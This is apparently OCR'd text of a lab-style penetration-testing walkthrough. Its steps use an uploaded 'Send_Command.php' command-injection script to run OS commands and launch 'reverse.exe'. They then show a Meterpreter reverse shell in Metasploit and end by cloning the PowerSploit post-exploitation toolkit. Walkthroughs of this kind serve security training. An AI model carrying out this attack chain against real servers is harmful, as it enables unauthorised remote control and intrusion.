
1. Confirm accessibility of uploaded files in directory listing.




1. Click on `Send_Command.php` command injection utility script.




1. Enter **dir** into input box and click **Execute** to verify arbitrary OS command execution.




1. Type **reverse.exe** into input box and click **Execute** to trigger binary execution.




1. Switch to Metasploit terminal and observe active Meterpreter reverse shell session.




1. Change directory to root drive:
   cd /




1. Open second terminal and clone PowerSploit repository:
   git clone https://github.com/PowerShellMafia/PowerSploit.git



